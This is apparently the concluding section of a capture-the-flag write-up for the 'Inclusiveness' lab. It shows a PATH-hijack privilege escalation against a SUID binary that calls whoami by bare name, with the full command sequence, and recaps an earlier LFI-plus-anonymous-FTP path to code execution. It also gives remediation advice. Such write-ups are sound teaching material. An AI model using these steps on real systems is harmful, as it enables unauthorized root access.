
The logic:
FILE* f = popen("whoami", "r");
// ...
if (strncmp(user, "tom", 3) == 0) {
    setuid(geteuid());
    execlp("sh", "sh", (char *) 0);
}
The flaw is popen("whoami", ...): the program calls whoami by its bare name,
not an absolute path like /usr/bin/whoami. That means the shell resolves it
through PATH, which we control. If we put our own whoami earlier in PATH, the
SUID binary runs our version. This is PATH hijacking.

Make a fake whoami that just prints tom so the check passes:
echo 'printf "tom"' > /tmp/whoamiMake it executable:
chmod +x /tmp/whoamiPut /tmp at the front of PATH so it’s found before the real whoami:
export PATH=/tmp:$PATHThen run the SUID binary:
/home/tom/rootshellIt runs our fake whoami, reads back tom, grants access, and because the binary
is SUID root, setuid(geteuid()) sets our UID to 0 before dropping to a shell:
From here, local.txt in tom’s home and proof.txt under /root are both
readable.
What didn’t work#
sudo -l— the usual first privilege-escalation check was a dead end: it prompts forwww-data’s password, which I never had, so it failed after three attempts and I moved on to hunting SUID binaries.
Real-world impact#
Inclusiveness is a lab, but every link in the chain maps to a real-world mistake:
- Header-based access control is no control. Gating
robots.txton theUser-Agenthid/secret_information/from nobody; the header is attacker-controlled and spoofed in a single curl flag. - LFI plus a writable share is remote code execution. An include that trusts user input is dangerous on its own; combined with a world-writable, web-reachable FTP upload directory it becomes a reliable RCE primitive.
- PATH hijacking turns a careless SUID helper into instant root. Any SUID
binary that runs a program by its bare name hands a local user root the moment
they can edit
PATH.
Only ever against systems you are authorized to test.
Remediation#
- Never pass user input into
include/require. Map alangvalue to a fixed allow-list of filenames (en→en.php), and reject anything else, instead of including the raw parameter; a path-canonicalization check should confine includes to one directory. Turning offallow_url_include/allow_url_fopenmainly stops remote file inclusion, so the fix for this local inclusion is the allow-list and path restriction above, not those flags. - Don’t rely on the
User-Agentfor access control. A header the client fully controls is not a secret; the “search engines only”robots.txtwas security by obscurity and trivially bypassed. - Lock down anonymous FTP. Anonymous write access, especially into a directory reachable by the web server, is dangerous. Disable anonymous upload, or at least keep the FTP root off any web-reachable or includable path.
- Call external programs by absolute path.
rootshellshould have run/usr/bin/whoami(better: check the UID withgetuid()directly rather than shelling out at all), and a SUID binary should sanitize its environment, includingPATH. Shipping a custom SUID helper like this is best avoided entirely.
Key takeaways#
- A
lang/page/fileparameter that takes a filename is an LFI until proven otherwise, and an LFI becomes RCE the moment you can write a file the server will include; here, that was anonymous FTP. - Read config files through the bug.
/etc/vsftpd.confvia the LFI gave the exact on-disk upload path, turning a blind write into a precise one. - A command run by its bare name under SUID is a
PATH-hijack waiting to happen: controlPATH, and you control the binary.
Related posts#
- Shakabrah — another OffSec Linux box, OS command injection to a reverse shell, then a SUID binary to root.
- Potato — another OffSec Linux box with LFI in the admin panel and a sudo-wildcard privilege escalation to root.
- OS Command Injection: Simple Case — the injection fundamentals behind these footholds.